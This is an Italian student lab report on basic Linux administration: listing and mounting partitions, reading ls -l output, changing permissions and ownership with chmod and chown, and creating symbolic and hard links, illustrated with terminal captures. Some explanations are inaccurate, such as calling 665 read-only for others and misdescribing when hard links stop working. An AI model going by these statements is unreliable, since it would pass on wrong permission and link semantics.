- `mount`: Questo comando serve per visualizzare i file system attualmente montati nel sistema. Ogni file system è associato a una partizione di un dispositivo di blocco e può essere montato su una directory specifica, che lo rende accessibile agli utenti. Un file system "montato" è essenzialmente un file system che è stato reso accessibile attraverso il percorso di directory del sistema.
- `mount | grep /dev/sda1`: Questo comando è un esempio di come filtrare l'output del comando `mount` per visualizzare solo il file system associato a una specifica partizione (in questo caso, `/dev/sda1`). Il file system root ("`/`") è tipicamente montato su questa partizione principale.

Osservazioni pratiche: Nel nostro esempio, la partizione `/dev/sda1` è il file system principale del sistema operativo, montato come root (`/`). La partizione `/dev/sdb1` esiste ma non è montata, il che significa che non è accessibile all'interno del file system finché non viene montata.



LINUX FILE SYSTEM E PERMESSI

Terminal - analyst@secOps:~

```
File Edit View Terminal Tabs Help  
[analyst@secOps ~]$ lsblk  
NAME   MAJ:MIN RM  SIZE RO TYPE MOUNTPOINT  
sda      8:0    0  10G  0 disk  
└─sda1   8:1    0  10G  0 part /  
sdb      8:16   0   1G  0 disk  
└─sdb1   8:17   0 1023M 0 part  
sr0     11:0    1 1024M 0 rom  
[analyst@secOps ~]$
```

Terminal - analyst@secOps:~

```
File Edit View Terminal Tabs Help  
[analyst@secOps ~]$ mount  
proc on /proc type proc (rw,nosuid,nodev,noexec,relatime)  
sys on /sys type sysfs (rw,nosuid,nodev,noexec,relatime)  
dev on /dev type devtmpfs (rw,nosuid,relatime,size=500780k,nr_inodes=125195,mode=755)  
run on /run type tmpfs (rw,nosuid,nodev,relatime,mode=755)  
/dev/sda1 on / type ext4 (rw,relatime,data=ordered)  
securityfs on /sys/kernel/security type securityfs (rw,nosuid,nodev,noexec,relatime)  
tmpfs on /dev/shm type tmpfs (rw,nosuid,nodev)  
devpts on /dev/pts type devpts (rw,nosuid,noexec,relatime,gid=5,mode=620,ptmxmode=000)  
tmpfs on /sys/fs/cgroup type tmpfs (ro,nosuid,nodev,noexec,mode=755)  
cgroup2 on /sys/fs/cgroup/unified type cgroup2 (rw,nosuid,nodev,noexec,relatime,nsdelegate)  
cgroup on /sys/fs/cgroup/systemd type cgroup (rw,nosuid,nodev,noexec,relatime,xattr,name=systemd)  
pstore on /sys/fs/pstore type pstore (rw,nosuid,nodev,noexec,relatime)  
bpf on /sys/fs/bpf type bpf (rw,nosuid,nodev,noexec,relatime,mode=700)  
cgroup on /sys/fs/cgroup/rdma type cgroup (rw,nosuid,nodev,noexec,relatime,rdma)  
cgroup on /sys/fs/cgroup/pids type cgroup (rw,nosuid,nodev,noexec,relatime,pids)  
cgroup on /sys/fs/cgroup/blkio type cgroup (rw,nosuid,nodev,noexec,relatime,blkio)  
cgroup on /sys/fs/cgroup/net_cls,net_prio type cgroup (rw,nosuid,nodev,noexec,relatime)
```

Terminal - analyst@secOps:/

```
File Edit View Terminal Tabs Help  
[analyst@secOps ~]$ mount | grep sda1  
/dev/sda1 on / type ext4 (rw,relatime,data=ordered)
```

LINUX FILE SYSTEM E PERMESSI

Navigazione nel File System


Comandi principali:

- cd /: Il comando cd (change directory) permette di navigare tra le directory del file system. Quando si usa cd /, si accede alla directory principale (root), che è la base dell'intero sistema file.
- ls -l: Per visualizzare il contenuto della directory corrente con dettagli come i permessi di accesso, il proprietario, le dimensioni e le date di creazione/modifica, si utilizza il comando ls con l'opzione -l (long listing). Questo comando è fondamentale per comprendere le proprietà dei file e delle directory in un sistema Linux.

I permessi dei file in Linux sono uno degli aspetti cruciali per la sicurezza e l'organizzazione. Ogni file e directory ha associati tre permessi (lettura, scrittura ed esecuzione) per tre categorie di utenti:

- Il proprietario del file (user).
- Il gruppo a cui appartiene il file (group).
- Gli altri utenti (others).

Questi permessi possono essere visualizzati tramite il comando ls -l e possono essere modificati tramite il comando chmod.



Terminal - analyst@secOps:/

```
File Edit View Terminal Tabs Help
dev/sda1 on / type ext4 (rw,relatime,data=ordered)
analyst@secOps ~]$ cd /
analyst@secOps /]$ ls -l
total 52
rwxrwxrwx 1 root root 7 Jan 5 2018 bin -> usr/bin
rwxr-xr-x 3 root root 4096 Apr 16 2018 boot
rwxr-xr-x 19 root root 3140 Dec 13 18:09 dev
rwxr-xr-x 58 root root 4096 Apr 17 2018 etc
rwxr-xr-x 3 root root 4096 Mar 20 2018 home
rwxrwxrwx 1 root root 7 Jan 5 2018 lib -> usr/lib
rwxrwxrwx 1 root root 7 Jan 5 2018 lib64 -> usr/lib
rwx----- 2 root root 16384 Mar 20 2018 lost+found
rwxr-xr-x 2 root root 4096 Jan 5 2018 mnt
rwxr-xr-x 2 root root 4096 Jan 5 2018 opt
r-xr-xr-x 136 root root 0 Dec 10 09:10 proc
rwxr-x--- 7 root root 4096 Dec 10 14:17 root
rwxr-xr-x 17 root root 500 Dec 10 11:25 run
rwxrwxrwx 1 root root 7 Jan 5 2018 sbin -> usr/bin
rwxr-xr-x 6 root root 4096 Mar 24 2018 srv
r-xr-xr-x 13 root root 0 Dec 10 11:20 sys
rwxrwxrwt 9 root root 220 Dec 13 14:22 tmp
rwxr-xr-x 9 root root 4096 Apr 17 2018 usr
rwxr-xr-x 12 root root 4096 Apr 17 2018 var
[analyst@secOps /]$
```

LINUX FILE SYSTEM E PERMESSI

Montaggio e Smontaggio di Partizioni

Una parte fondamentale della gestione di un sistema Linux riguarda il montaggio e lo smontaggio delle partizioni. Quando un dispositivo di memorizzazione (come un disco rigido o un'unità USB) viene montato, il sistema lo rende accessibile attraverso un percorso di directory nel file system.

Comandi principali:

- `sudo mount /dev/sdb1 ~/second_drive/`: Monta la partizione `/dev/sdb1` nella directory `~/second_drive`. Una volta montata, questa partizione diventa parte integrante del file system e i suoi contenuti possono essere letti o scritti tramite questa directory.
- `sudo umount /dev/sdb1`: Smonta la partizione precedentemente montata. Questo comando è essenziale per rimuovere in sicurezza un dispositivo di memorizzazione prima di scollarlo, evitando la corruzione dei dati.
-

Teoria del montaggio e smontaggio: Il montaggio è l'operazione che collega una partizione fisica a un punto del file system. Una partizione montata appare come una normale directory, ma sotto il suo percorso di directory si trovano i file contenuti nella partizione. Lo smontaggio, al contrario, rimuove questa associazione e disconnette la partizione dal sistema, impedendo qualsiasi ulteriore accesso ai dati.

```
[analyst@secOps scripts]$ sudo mount /dev/sdb1 ~/second_drive/  
[sudo] password for analyst:
```

LINUX FILE SYSTEM E PERMESSI

```
Terminal - analyst@secOps:~
File Edit View Terminal Tabs Help
[analyst@secOps ~]$ ls -l second_drive/
total 20
drwx----- 2 root      root    16384 Mar 26  2018 lost+found
-rw-r--r--  1 analyst   analyst   183 Mar 26  2018 myFile.txt
[analyst@secOps ~]$
```

```
Terminal - analyst@secOps:~
File Edit View Terminal Tabs Help
[analyst@secOps ~]$ mount | grep /dev/sd
/dev/sdb1 on /home/analyst/second_drive type ext4 (rw,relatime,data=ordered)
[analyst@secOps ~]$ sudo umount /dev/sdb1
[sudo] password for analyst:
[analyst@secOps ~]$ ls -l second_drive/
total 0
[analyst@secOps ~]$
```

LINUX FILE SYSTEM E PERMESSI

Gestione dei permessi e delle proprietà di file

Una delle operazioni più importanti per un amministratore di sistema è gestire i permessi di accesso ai file. Linux è un sistema multi-utente, e i permessi sono utilizzati per garantire che solo gli utenti autorizzati possano accedere o modificare determinati file.

Comandi principali:

- sudo chmod XXX myFile.txt: Cambia i permessi del file myFile.txt. I permessi **665** significano che il proprietario e il gruppo possono leggere e scrivere il file, mentre gli altri utenti possono solo leggerlo, mentre i permessi **777** rendono il file completamente accessibile a tutti gli utenti (Lettura, Scrittura, Esecuzione) nonostante la sua massima flessibilità è sconsigliato in ambienti di produzione.
- sudo chown analyst myFile.txt: Cambia il proprietario del file myFile.txt, assegnandolo all'utente analyst. La gestione dei proprietari dei file è essenziale per l'amministrazione del sistema, poiché determina chi può modificare o accedere ai file.

I permessi di file sono essenziali per la protezione dei dati e per la gestione degli accessi. Ogni file o directory in Linux è associato a un proprietario e a un gruppo.

```
[analyst@secOps second_drive]$ sudo chmod 777 myFile.txt
[analyst@secOps second_drive]$ ls -l
total 20
drwx----- 2 root      root     16384 Mar 26  2018 lost+found
-rwxrwxrwx  1 analyst   analyst    183 Mar 26  2018 myFile.txt
```

```
[analyst@secOps second_drive]$ sudo chown analyst myFile.txt
[analyst@secOps second_drive]$ ls -l
total 20
drwx----- 2 root      root     16384 Mar 26  2018 lost+found
-rwxrwxrwx  1 analyst   analyst    183 Mar 26  2018 myFile.txt
```



LINUX FILE SYSTEM E PERMESSI

Creazione di Link Simbolici e Hard

I link sono utilizzati in Linux per creare riferimenti a file o directory, permettendo agli utenti di accedere ai contenuti da più percorsi. Esistono due tipi principali di link: link simbolici e link hard.

Comandi principali:

- `ln -s file1.txt file1symbolic`: Crea un link simbolico (alias) chiamato `file1symbolic`, che punta al file `file1.txt`. I link simbolici sono essenzialmente scorciantoie, e se il file originale viene spostato o eliminato, il link simbolico diventa "rotto".
- `ln file2.txt file2hard`: Crea un link hard al file `file2.txt`. I link hard sono più strettamente legati al file originale, poiché entrambi i file (il file originale e il link hard) condividono lo stesso inode. I link hard sono più robusti, in quanto rimangono validi anche se il file originale viene spostato, finché non viene eliminato completamente.

Teoria sui link: I link simbolici sono utilizzati per creare riferimenti flessibili e facili da spostare a file o directory, ma se il file originale viene eliminato, il link simbolico non funzionerà più. Al contrario, i link hard sono fisicamente legati ai dati del file, quindi anche se un file viene spostato, il link hard rimarrà valido.


Tuttavia, non è possibile creare un link hard per una directory (eccetto la directory radice) o per file su dispositivi diversi.

```
[analyst@secOps ~]$ ln -s file1.txt file1symbolic
[analyst@secOps ~]$ ln file2.txt file2hard
[analyst@secOps ~]$ ls -l
total 6316
-rw-r--r-- 1 root      root      5728 Dec 10 13:01 capture.pcap
drwxr-xr-x  2 analyst   analyst   4096 Mar 22 2018 Desktop
drwxr-xr-x  3 analyst   analyst   4096 Mar 22 2018 Downloads
lrwxrwxrwx  1 analyst   analyst    9 Dec 13 21:14 file1symbolic -> file1.txt
-rw-r--r--  1 analyst   analyst    9 Dec 13 21:07 file1.txt
-rw-r--r--  2 analyst   analyst    5 Dec 13 21:09 file2hard
-rw-r--r--  2 analyst   analyst    5 Dec 13 21:09 file2.txt
-rw-r--r--  1 root      root     3112960 Dec 13 21:14 httpdump.pcap
-rw-r--r--  1 root      root     3317760 Dec 13 21:14 httpsdump.pcap
drwxr-xr-x  9 analyst   analyst   4096 Jul 19 2018 lab.support.files
drwxr-xr-x  3 root      root     4096 Mar 26 2018 second_drive
[analyst@secOps ~]$ mv file1.txt file1new.txt
[analyst@secOps ~]$ mv file2.txt file2new.txt
[analyst@secOps ~]$ cat file1symbolic
cat: file1symbolic: No such file or directory
[analyst@secOps ~]$ cat file2hard
hard
```

LINUX FILE SYSTEM E PERMESSI

